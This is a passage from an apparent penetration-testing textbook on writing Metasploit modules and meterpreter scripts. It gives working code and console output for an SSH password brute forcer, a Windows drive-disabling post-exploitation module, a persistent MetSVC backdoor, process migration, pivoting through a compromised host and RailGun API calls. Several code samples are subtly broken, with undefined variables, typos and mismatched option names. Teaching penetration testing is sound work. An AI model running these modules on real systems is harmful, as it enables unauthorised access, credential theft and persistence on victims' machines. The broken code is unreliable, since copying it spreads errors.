object of the MatchData class. The shell responds with a message MatchData "Lang"

which denotes a successful match. Next, we will use another approach of matching a string using the **=~ operator** which returns the exact location of the match.

12.3. Developing custom modules

In this section, we will discuss development for auxiliary and post-exploitation modules.

12.3.1. The architecture of the Metasploit framework




Fig: Architecture of Metasploit Framework

1. Metasploit comprises various components such as libraries, modules, plugins, and tools.
2. There are multiple MSF **libraries** that allow us to run the exploits without having to write additional code for rudimentary tasks, such as HTTP requests or encoding of payloads. Some of the most used libraries are listed below

   REX

   - The basic library for most tasks
   - Handles sockets, protocols, text transformations, and others
   - SSL, SMB, HTTP, XOR, Base64, Unicode

   MSF::CORE

   - Provides the 'basic' API
   - Defines the Metasploit Framework.

   MSF::BASE

   - Provides the 'friendly' API
   - Provides simplified APIs for use in the Framework

3. There are two types of modules one is **primary** modules and one is **custom** modules

   - Primary modules are **auxiliary ,encoders ,exploits ,nops ,payloads , post**
   - **Auxiliary**:It include port such as scanner,database fingerprint,information gathering
   - **Payload**:Payload execution is done after system is exploited
   - **Encode**r:encoders ensure that payloads make it to their destination intact.
   - **Nops** keep the payload sizes consistent across exploit attempts.
   - **Exploit:T**he actual code that triggers a vulnerability.

   4. The most relevant directory which will help in building modules are as follows

   - **Libs**:libs is an important part of the metasploit framework as it is used to build MSF modules.
   - **Modules:**All modules are included in this directory.
   - **Tools:**All the helpful command line utilities are present here.Command line utilities that aid penetration testing are contained in this folder.

- **Plugins:**.They automate specific tasks that would be tedious to do manually.Common plugins can be added into the framework using load command.
- **Interface:**It provides more than one interface like command line, graphical interface, and console.

12.3.2.Understanding the existing modules

Before we start creating custom modules let us first understand the template of existing modules in metasploit.

```
require 'msf/core'

class MetasploitModule < Msf::Auxiliary

def initialize(info={})
super(update_info(info,
        'Name'  => "[Vendor] [Software] [Root Cause] [Vulnerability type]",
        'Description'    => %q{
        Say something that the user might need to know
        },
       'License'        => MSF_LICENSE,
       ))
  end
  def run
    # Main function
  end
end
```

- The code always starts with importing the library by using keyword **required**,as in the above code we have included msf/core which will include all the core libraries.
- The next major thing is to define the class type in place of MetasploitModule,next in the Same line we are going to define the type of module that we are going to create i.e.**Msf::Auxiliary**
- **Name** - The Name field should begin with the name of the vendor, followed by the software. Ideally, the "Root Cause" field means which component or function the bug is found. And finally, the type of vulnerability the module is exploiting.
- **Description** - The Description field should explain what the module does, things to watch out for, specific requirements, the more, the

better. The goal is to let the user understand what he's using without the need to actually read the module's source and figure things out.

- **Author** field is where you put your name. The format should be "Name ". If you want to have your Twitter handle there, leave it as a comment, for example: "Name # handle".
- And finally, the **run method** is the main method.Code will be written inside run.

12.3.3.Disassembling existing HTTP server scanner module

Let's start with a simple http version module .The path for this is **/modules/auxiliary/scanner/http/http_version.rb.**

Let's examine this module systematically:

```
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
# http://metasploit.com/
require 'rex/proto/http'
require 'msf/core
class Metasploit3 < Msf::Auxiliary
# Exploit mixins should be called first
include Msf::Exploit::Remote::HttpClient
include Msf::Auxiliary::WmapScanServer
# Scanner mixin should be near last
include Msf::Auxiliary::Scanner
def initialize
super(
'Name' => 'HTTP Version Detection',
'Description' => 'Display version information about each system',
'Author' => 'hdm',
'License' => MSF_LICENSE
)
register_wmap_options({
'OrderID' => 0,
```

```
'Require' => {},
})
end
def run_host(ip)
begin
connect
res = send_request_raw({'uri' => '/', 'method' => 'GET' })
return if not res
fp = http_fingerprint(:response => res)
print_status("#{ip}:#{rport} #{fp}") if fp
rescue ::Timeout::Error, ::Errno::EPIPE
end
end
end
```

- # is used for commenting line
- require **'rex/proto/http'** is used to include all http path from REX library
- Require **msf/core** is to include path of all core libraries
- **Msf::Exploit::Remote::HttpClient** will will provide various methods such as connecting to the target, sending a request, disconnecting a client, and so on
- **Msf::Auxiliary::WmapScanServer**, WMAP is a web-application-based vulnerability scanner add-on for the Metasploit framework that aids web testing using Metasploit.
- **Msf::Auxiliary::Scanner** supports various methods such as running a module, initializing and scanning the progress and so on.
- **initialize** method initialize all parameters and Wmap parameters too.
- Next,there is a method named **run_host** with IP as the parameter to establish a connection to the required host.It will run once for each host.
- **begin** keyword, which denotes the beginning of the code block
- **Connect** is used to establish HTTP connection
- In the next line there is a **variable res** which will store the response of **send_raw_request method** with the parameter URI as / and method for the request as **GET**.**send_raw_request** will help you connect to server,create a request, send a request, and read the response.

- The next instruction is **http_fingerprint** method which stores the result in variable name fp,which requires HTTP response packet so there is a parameter here **:response => res**.The method will get executed if it receives data from the above variable res.
- Next line of code is printing out responses.
- At the end **rescue ::Timeout::Error, ::Errno::EPIPE** will handle exception will if connection timeout.

12.3.4.Writing out a custom FTP scanner module

```
require 'msf/core'
class Metasploit3 < Msf::Auxiliary
include Msf::Exploit::Remote::Ftp
include Msf::Auxiliary::Scanner
include Msf::Auxiliary::Report
def initialize
super(
'Name' => 'FTP Version Scanner Customized Module',
'Description' => 'Detect FTP Version from the Target',
'Author' => 'MSc(IT) Students',
'License' => MSF_LICENSE
)
register_options(
[
Opt::RPORT(21),
], self.class)
end
def run_host(target_host)
connect(true, false)
if(banner)
print_status("#{rhost} is running #{banner}")
report_service(:host => rhost, :port => rport, :name => "ftp", :info =>
banner)
end
disconnect
end
```

Let's examine the above code in detail.

- Require **msf/core** is to include path of all core libraries
- Next line we define all library files which we have to include from core files.
- **Msf::Exploit::Remote::Ftp** The library file contains all the necessary methods related to FTP, such as methods for setting up connection, login to the FTP service, sending a FTP command
- **Msf::Auxiliary::Scanner** supports various methods such as running a module, initializing and scanning the progress.
- **Msf::Auxiliary::Report** contains all the various reporting functions that help the storage of data from the running modules into the database.
- **initialize** method initialize all parameters
- here we assign **RPORT** to port 21, which is the default port for FTP
- Next,there is a method named **run_host** with target_host as the parameter to establish a connection to the required host.It will run once for each host.
- **Connect** is used to establish connection to the host,which has two parameters true and false.The beauty of the connect function lies in its operation of connecting to the target and recording the banner of the FTP service in the parameter named banner automatically,
- As we know **banner** attribute contain results so at the end we print the banner.
- **report_service** is used to store scan data in the database for future use.At the end will disconnect the connection with the target.

Using MSFTidy

MSFTidy is a tool that should be run against a Metasploit module to ensure it meets syntax standards and other best practices set forth in the Metasploit framework. It is a reasonably easy tool to use and it is beneficial to students in debugging and finalizing their modules.

12.3.5.Writing out a custom SSH authentication brute forcer

For checking whether the user has entered a weak login credential we have to perform authentication brute force.

Let’s check the below code in detail

```
require 'msf/core'
require 'metasploit/framework/credential_collection'
require 'metasploit/framework/login_scanner/ssh'
class Metasploit3 < Msf::Auxiliary
include Msf::Auxiliary::Scanner
include Msf::Auxiliary::Report
include Msf::Auxiliary::AuthBrute
def initialize
super(
'Name' => 'SSH Scanner',
'Description' => %q{
My Module.
},
'Author' => 'MSc(IT) Students',
'License' => MSF_LICENSE
)
register_options([Opt::RPORT(22)], self.class)
end
def run_host(ip)
cred_collection = Metasploit::Framework::CredentialCollection.new(
blank_passwords: datastore['BLANK_PASSWORDS'],
pass_file: datastore['PASS_FILE'],
password: datastore['PASSWORD'],
user_file: datastore['USER_FILE'],
userpass_file: datastore['USERPASS_FILE'],
username: datastore['USERNAME'],
user_as_pass: datastore['USER_AS_PASS'],
)
scanner = Metasploit::Framework::LoginScanner::SSH.new(
host: ip,
```

```
port: datastore['RPORT'],
cred_details: cred_collection,
proxies: datastore['Proxies'],
stop_on_success: datastore['STOP_ON_SUCCESS'],
bruteforce_speed: datastore['BRUTEFORCE_SPEED'],
connection_timeout: datastore['SSH_TIMEOUT'],
framework: framework,
framework_module: self,
)
scanner.scan! do |res|
cred_data = res.to_h
cred_data.merge!(module_fullname: self.fullname,workspace_id:
myworkspace_id)
if res.success?
credential_core = create_credential(cred_data)
cred_data[:core] = credential_core
create_credential_login(cred_data)
print_good "#{ip} - LOGIN SUCCESSFUL: #{res.credential}"
else
invalidate_login(cred_data)
print_status "#{ip} - LOGIN FAILED: #{rest.credential}:
(#{res.status}: #{res.proof})"
end
end
end
end
```

- Now let us see the new libraries Msf::Auxiliary::AuthBrute Provides the necessary brute forcing mechanisms and features such as providing options for using single entry username and passwords,wordlists ,blank passwords.

- The metasploit/framework/login_scanner/ssh includes SSH login scanner library that eliminates all manual operations and provides a basic API to SSH scanning
- The metasploit/framework/credential_collection helps creating multiple credentials based on the user inputs from the datastore.
- As we can see that there are 2 object cred_collection and scanner,cred_collection stores yielding sets of credentials based on the datastore options set on a module.
- **CredentialCollection** class lies in the fact that it can take a single user name/password combination, wordlists and blank credentials all at once or one of them at a time.
- **login scanne**r modules require credential objects for their login attempts.**scanner** Object stores the address of the target, port, credentials as generated by the CredentialCollection class
- **Stop_on_success** will stop as soon as the credential matches successfully
- So at the end there are two object cred_collection which perform generation of credential based on user data and scanner which scan the target based on generated credential.
- **scan** to initialize the scan,it works like a loop in ruby.
- The result is save in **res** object and are pass to cred_data variable using to_h method which helps to convert the data into hash format.In the proceeding line we merge the data the module name and **workspace id** into the **cred_data** variable.
- In the next line if else is used to check **res.success** whether return true or false.If **true** then successful login attempt else cred_data is pass to **invalidate_login**i method that denotes failed login.

```
msf > use auxiliary/scanner/ssh/ssh_brute
msf auxiliary(ssh_brute) > set RHOSTS 192.168.10.110
RHOSTS => 192.168.10.110
msf auxiliary(ssh_brute) > set USER_FILE /root/user
USER_FILE => /root/user
msf auxiliary(ssh_brute) > set PASS_FILE /root/pass
PASS_FILE => /root/pass
msf auxiliary(ssh_brute) > run

[*] 192.168.10.110 - LOGIN FAILED: admin:18101988 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: admin:26021963 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: admin:sjjhds2565 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: admin:asass25555 (Incorrect: )
[+] 192.168.10.110 - LOGIN SUCCESSFUL: root:18101988
[*] 192.168.10.110 - LOGIN FAILED: cat:18101988 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: cat:26021963 (Incorrect: )
[*] 192.168.10.110 - LOGIN FAILED: cat:sjjhds2565 (Incorrect: )
```

- we were able to login with root and 18101988 as username and password.

12.3.6. Writing a drive disabler post exploitation module

```
require 'msf/core'
require 'rex'
require 'msf/core/post/windows/registry'
class Metasploit3 < Msf::Post
include Msf::Post::Windows::Registry
def initialize
super(
'Name' => 'Drive Disabler',
'Description' => 'This Modules Hides and Restrict Access to aDrive',
'License' => MSF_LICENSE,
'Author' => 'Nipun Jaswal'
)
register_options(
[
OptString.new('DName', [ true, 'Please SET the Drive Letter' ])
], self.class)
end
def run
drv_to_int = drive_string(datastore['DName'])
reg_key="HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer"
exists = meterpreter_registry_key_exist?(reg_key)
if not exists
print_error("Key Doesn't Exist, Creating Key!")
registry_createkey(reg_key)
print_good("Hiding Drive")
meterpreter_registry_setvaldata(key1,'NoDrives',drv_to_int.to_s,'REG_DWORD',REGISTRY_VIEW_NATIVE)
print_good("Restricting Access to the Drive")
meterpreter_registry_setvaldata(reg_key,'NoViewOnDrives',drv_to_int.to_s,'REG_DWORD',REGISTRY_VIEW_NATIVE)
else
print_good("Key Exist, Skipping and Creating Values")
print_good("Hiding Drive")
```

```
meterpreter_registry_setvaldata(reg_key,'NoDrives',drv_to_int.to_s,'REG_DWO
RD',REGISTRY_VIEW_NATIVE)
print_good("Restricting Access to the Drive")
meterpreter_registry_setvaldata(reg_key,'NoViewOnDrives',drv_to_int.to_s,'REG
_DWORD',REGISTRY_VIEW_NATIVE)
end
print_good("Disabled #{datastore['DName']} Drive")
end
def drive_string(drive)
case drive
when "A"
return 1
when "B"
return 2
when "C"
return 4
when "D"
return 8
when "E"
return 16
end
end
end
```


Let us examine the code:

- **Msf::Post::Windows::Registry** is a library which help to use registry manipulation functions with ease using Ruby Mixins.
- **class Metasploit3 < Msf::Post ,**Post is used for post-exploitation and Metasploit3 is the intended version
- Inside Initialize method we have used **OptString.new** method.**new** option requires two parameters that are required and description.required are set to true because we need a drive letter to initiate the hiding and disabling process and description is set to DName option.

- We run the **post exploitation** method using **run** method,so in the next line we have defined run method.we send the **DName** variable to the **drive_string** method to get the numeric value for the drive and store it in **drv_to_int** variable.
- **reg_key** is a variable which stores the path of the registry in it.
- **meterpreter_registry_key_exist** checks if the key already exists in the system or not.
- If key exists the value of if statement will be true or else false and if it is false key is created using **registry_createkey(reg_key)**
- **meterpreter_registry_setvaldata** creates a new registry value.However we have to create two registry value one for hiding drive and other one for restricting access.
- **Meterpreter_registry_setvaldata** takes five parameter **key path** as a string, **name of the registry** value as a string, **decimal value of the drive letter** as a string, **type of registry value** as a string and the **view** as an integer value, which would be 0 for native, 1 for 32-bit view and 2 for 64-bit view
- To calculate the bitmask for a particular drive, we have the formula, 2^([drive character serial number]-1) . Suppose, we need to disable drive D, we know that character D is the fourth character in the alphabet so 2^ (4-1) = 2^3= 8
- However we have defined the method drive_string and hardcoded the value of all drives.

```
msf post(disable_drives) > show options

Module options (post/windows/manage/disable_drives):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DriveName  D                yes       Please SET the Drive Letter
   SESSION    2                yes       The session to run this module on.

msf post(disable_drives) > set DriveName D
DriveName => D
msf post(disable_drives) > run

[+] Key Exist, Skipping and Creating Values
[+] Hiding Drive
[+] Restricting Access to the Drive
[+] Disabled D Drive
[*] Post module execution completed
msf post(disable_drives) >
```

Hence we have successfully disable drive.

12.4 Breakthrough meterpreter scripting

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter is deployed using in-memory DLL injection. As a result, Meterpreter resides entirely in memory and writes nothing to disk. No new processes are created as Meterpreter injects itself into the compromised process, from which it can migrate to other running processes.

12.4.1.Essentials of meterpreter scripting

Meterpreter contains all the basic features which are contained in the penetration testing tool. The features include profiling the network, running executables, access to the command shell, sending and receiving files.

12.4.2.Pivoting the target network

Pivoting is of using an instance (also referred to as a ‘plant’ or ‘foothold’) to be able to move around inside a network. Pivoting refers to accessing a system from the attacker's system through another compromised system


Let’s take an example:

- consider a three system named **Target A,Target B’s restricted web server and attacker(Kali Linux).**The restricted web server contains a directory named confidential but it is only accessible toTarget A system, which has the IP address 192.168.85.160. However, when the attacker tries to make a connection to the restricted web server it is forbidden.As Target A has access to the web server attacker has to access it through Target A by using a mechanism of pivoting.
- Therefore, the first step is to break into Target A system and gain the meterpreter shell access to the system the add a route to web server
- Running the autoroute script with the parameter as the IP address of the restricted server
- using the -s switch will add a route to Target B restricted server from Target A compromised system.
- Next, set up a proxy server that will pass the requests through the meterpreter
- session to the web server.
- Being Attacker we will need an auxiliary module for passing our request packets via

- meterpreter on Target A system to theTarget B server using **auxiliary/server/socks4a**.
- In order to launch the socks server, we set SRVHOST to 127.0.0.1 and SRVPORT to 1080 and run the module.
- Next, we need to reconfigure the settings in the etc/proxychains.conf file by adding the auxiliary server's address to it, i.e. 127.0.0.1 on port 1080, as shown in the following

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```

- Let's configure the proxy settings in the browser as follows:



- Let's open the restricted directory of the target web server again:and it is done.

12.4.3. Setting up persistent access

- Meterpreter permits us to install back doors on the target using two different approaches: MetSVC and persistence.**The MetSVC** service is installed in the compromised system as a service.**The MetSVC are as follows**

```
meterpreter > run metsvc -A
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\bPYQYuXAbCWKLOM.
..
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
        * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 192.168.75.130:31337...
meterpreter > [*] Meterpreter session 2 opened (192.168.75.138:41542 -> 192.168.
75.130:31337) at 2013-09-17 21:07:31 +0000
```

- whenever access is required to this service, we need to use the metsvc_bind_tcp payload with an exploit handler script

```
msf > use exploit/multi/handler
msf  exploit(handler) > set payload windows/metsvc_bind_tcp
payload => windows/metsvc_bind_tcp
msf  exploit(handler) > set RHOST 192.168.75.130
RHOST => 192.168.75.130
msf  exploit(handler) > set LPORT 31337
LPORT => 31337
msf  exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 3 opened (192.168.75.138:42455 -> 192.168.75.130:31337)

meterpreter >
```

- The effect of MetSVC remains even after a reboot of the target machine

12.4.4 API calls and mixins

- The base for coding with meterpreter is the Application Programming Interface (API) calls and mixins. These are required to perform specific tasks using a specific Windows-based Dynamic Link Library(DLL).
- Mixins are Ruby-programming-based classes that contain methods from various other classes. Mixins are extremely helpful when we perform a variety of tasks at the target system.
- API calls are Windows-specific calls used to call out specific functions from a Windows DLL file.

12.4.5. Fabricating custom meterpreter scripts

```
user_admin = is_admin?
if(user_admin)
print_good("User Is Admin")
else
print_error(" User is Not Admin")
end
session.sys.process.get_processes().each do |p|
if p['name'].downcase=="explorer.exe"
print_good("Explorer.exe Process is Running with PID #{p['pid']}")
explorer_id = p['pid'].to_i
print_good("Migrating to Explorer.exe at PID #{explorer_id.to_s}")
session.core.migrate(explorer_id)
end
end
```

- **is_admin** Checks if the session has admin privileges or not.In first line is_admin method returns boolean value and stores it in user_admin.As per the result if else will egt executed.
- **session.sys.process.get_processes()**Lists all the running processes on the target.so next line in the code we search for all process through get_processes() and matches with explorer .exe and then passes to explorer_id variable
- **session.core.migrate()** Migrates the access from an existing process to the PID specified in the parameter.In the last line of the code it does the same.
- save this code in the /scripts/meterpreter/mymet.rb directory and launch this script from the meterpreter.

12.5 Working with RailGun

Railgun is a very powerful post exploitation feature exclusive to Windows Meterpreter. It allows us to have complete control on the target machine's Windows API, or can use whatever DLL file available and do even more creative stuff with it. For example: There is a meterpreter session on a Windows target. We have an eye on a particular application that has all the user's password, but it is encrypted and there are no tools out there for decryption. With Railgun, we can either tap into the process and grep for any sensitive information found in memory, or can look for the program's DLL that's responsible for the decryption, call it, and let it decrypt it for you.

12.5.1. Interactive Ruby shell basics

RailGun requires the irb shell to be loaded into the meterpreter.This is how we get in the irb shell.

$ msfconsole -q

msf > use exploit/multi/handler

msf exploit(handler) > run

[*] Started reverse handler on 192.168.1.64:4444

[*] Starting the payload handler...

[*] Sending stage (769536 bytes) to 192.168.1.106

[*] Meterpreter session 1 opened (192.168.1.64:4444 -> 192.168.1.106:55148) at 2014-07-30 19:49:35 -0500

meterpreter > irb

[*] Starting IRB shell

[*] The 'client' variable holds the meterpreter client


12.5.2. Understanding RailGun and its scripting

- In function definitions, Railgun supports these data types: VOID, BOOL, DWORD, WORD, BYTE, LPVOID, HANDLE, PDWORD, PWCHAR, PCHAR, PBLOB.There are four parameter/buffer directions: in, out, inout, and return.
- Calling a function using basic API calls with RailGun is **client.railgun.DLLname.function(parameters)**
- **The client.railgun** keyword defines that we need the functionality of RailGun for the client. The DLLname keyword specifies the name of the DLL file for making a call. The **function (parameters)** keyword in the syntax specifies the actual API function that is to be provoked with required parameters from the DLL file.
- **To list all loaded DLL**

  >> client.railgun.known_dll_names

  => ["kernel32", "ntdll", "user32", "ws2_32", "iphlpapi", "advapi32", "shell32", "netapi32", "crypt32", "wlanapi", "wldap32", "version", "psapi"]
- **Popping-up a message box**

  client.railgun.user32.MessageBoxA(0, "Ruby goes evil!", "Rubyfu!", "MB_OK")



- **Lock Windows Screen**

  >> client.railgun.user32.LockWorkStation()

  => {"GetLastError"=>0, "ErrorMessage"=>"The operation completed successfully.", "return"=>true}

12.5.3. Fabricating sophisticated RailGun scripts

Let's create a RailGun Script.

```
>>client.railgun.add_dll('user32','user32.dll')
client.railgun.add_function( 'user32', 'MessageBoxA', 'DWORD',[
  ["DWORD","hWnd","in"],
  ["PCHAR","lpText","in"],
  ["PCHAR","lpCaption","in"],
  ["DWORD","uType","in"],
  ])
```

- The preceding script adds a reference path to the user32.dll file that contains all the required functions, save this reference path under the name user32
- Next,we add a custom function to the DLL file using the DLL file's name as the first parameter and the name of the function we are going to create as the second parameter, which is MessageBoxA followed by the required parameters
- **hWnd** handle to the owner window of the message box to be created. If this parameter is NULL, the message box has no owner window.
- **lpText** contains the message to be displayed. If the string consists of more than one line, you can separate the lines using a carriage return and/or linefeed character between each line.
- **lpCaption** The dialog box title. If this parameter is NULL, the default title is Error
- **uType** The contents and behavior of the dialog box.

Let's run the script.

>> client.railgun.user32.MessageBoxA(0,"Hello","world","MB_OK")

((((((and after you click OK on the target system))))))

=> {"GetLastError"=>0, "return"=>1

Summary:

In this chapter we have covered how to add custom functions and make modules powerful.we worked on post exploitation,ruby programming and RailGun too.we have learned about architecture of metasploit.

References:

- [1]Sagar R.,Nipun J.,ed.(2017)*Metasploit Revealed: Secrets of the ExpertPentester*.Packt Publishing Ltd.
- https://www.javatpoint.com/ruby-strings
- https://www.codecademy.com/learn/learn-ruby/modules/learn-ruby-arrays-and-hashes-u
- https://www.tutorialspoint.com/ruby/ruby_loops.htm
- https://kalilinuxtutorials.com/metasploit-framework/
- https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-an-auxiliary-module

- https://hub.packtpub.com/metasploit-custom-modules-and-meterpreter-scripting/"Msftidy." GitHub. 15 Apr. 2014. Web. 28 Dec. 2015.
- https://github.com/rapid7/metasploit-framework/wiki/Msftidy
- https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/
- https://www.javatpoint.com/meterpreter-in-ethical-hacking
- https://github.com/rapid7/metasploit-framework/wiki/How-to-use-Railgun-for-Windows-post-exploitation
- https://chrisfernandez.gitbooks.io/rubyfu/content/en/module_0x5__exploitation_kung_fu/railgun_api_extension.htm

UNIT END EXERCISE

1. Explain interaction with Ruby Shell
2. How to define and call method in ruby
3. Describe working with variable and data types in ruby
4. Explain decision making operators in ruby language.
5. Explain loops in ruby language
6. Explain architecture of Metasploit Framework
7. Explain skeleton of Metasploit module.
8. Describe the working of existing HTTP HTTP server scanner module
9. How to write a custom FTP scanner module and explain its working.
10. What is msftidy.
11. How to write custom SSH authentication brute forcer
12. How to write drive disabler post exploitation module
13. How to write credential harvester post exploitation module
14. Explain the process of pivoting target network
15. Explain the working with rail gun script

❖❖❖❖❖

13

THE EXPLOIT FORMULATION PROCESS

Unit Structure:

13.0 Objectives

- The stages of exploit development
- The parameters to be considered while writing exploits
- How various registers work
- How to fuzz software
- How to write exploits in the Metasploit framework
- Bypassing protection mechanisms using Metasploit

13.1 Introduction

As a penetration tester, we will frequently encounter applications for which no Metasploit modules are available. In such situations, we can attempt to uncover vulnerabilities in the application and develop your own exploits for them.An important aspect of exploit writing is the computer architecture. If we do not cover the basics of the architecture, we will not be able to understand how things actually work.

13.2 The absolute basics of exploitation

The knowledge and skills we need to find and exploit to build our own zero-day exploits are about **registers ,Extended Instruction Pointer (EIP),Extended Stack Pointer (ESP),No Operation (NOP),Jump (JMP).**

The basics

Register

A processor register may hold an instruction, a storage address, or any data (such as bit sequence or individual characters).The processor registers are used for manipulating data and a register for holding a memory address.

x86:

x86 is a term used to describe a CPU instruction set compatible with the Intel based.

Stack

A LIFO data structure extensively used by computers in memory management

Assembly language

Assembly language is a low-level programming language for a computer or other programmable device specific to a particular computer architecture in contrast to most high-level programming languages, which are generally portable across multiple systems.

ShellCode:

Shellcode is a set of instructions that executes a command in software to take control of or exploit a compromised machine

Buffer

A buffer is just an array, which in assembly is a sequence of bytes.

Debugger

Debugging tool is a computer program used to test and debug other programs (the "target" program).Immunity **Debugger** is a powerful new way to write exploits, analyze malware, and reverse engineer binary files.The widely used debuggers are Immunity Debugger, GDB,and OllyDbg.

Buffer overflow

When a buffer has data more than its capacity is called buffer overflow

System calls


It is a programmatic method in which a computer program requests a service from the kernel of the OS.

Format string bugs


These are bugs related to the print statements in context with file or console,which, when given a variable set of data, may disclose important information regarding the program.

13.2.1 The architecture

System Organization



The above figure shows that a computer consists of a central processing unit (CPU), memory, and peripheral or input/output (I/O) devices. All of these subsystems communicate over a CPU bus.



The above diagram shows structure of CPU.Let's check what this component are

Register:provide temporary storage of data and instruction.It provides instruction and data at 10 times speed of cache memory.

ALU: Process the data in the register according to the instruction issued by the control unit.

Control Unit:controls the operation of CPU and moves data to and from memory and register

Flags:It is one bit memory and hold information what has recently happened in the CPU

13.2.2Registers

Each register has 32 bit, 16 bit and 8 bit names.Register is measured as per the number of bits it stored.

EAX:The primary accumulator register is called **EAX**. The return value from a function call is saved in the EAX register.

Secondary accumulator registers are: **EBX, ECX, EDX**.

EBX:EBX is often used to hold the starting address of an array.

ECX:ECX is often used as a counter or index register for an array or a loop.

EDX:EDX is a general purpose register.

EBP:The **EBP** register is the stack frame pointer. It is used to facilitate calling and returning from functions.

ESI,EDI: **ESI and EDI** are general purpose registers. If a variable is to have a register storage class, it is often stored in either ESI or EDI.

ESP:The **ESP** register is the stack pointer. It is a pointer to the \top" of the stack

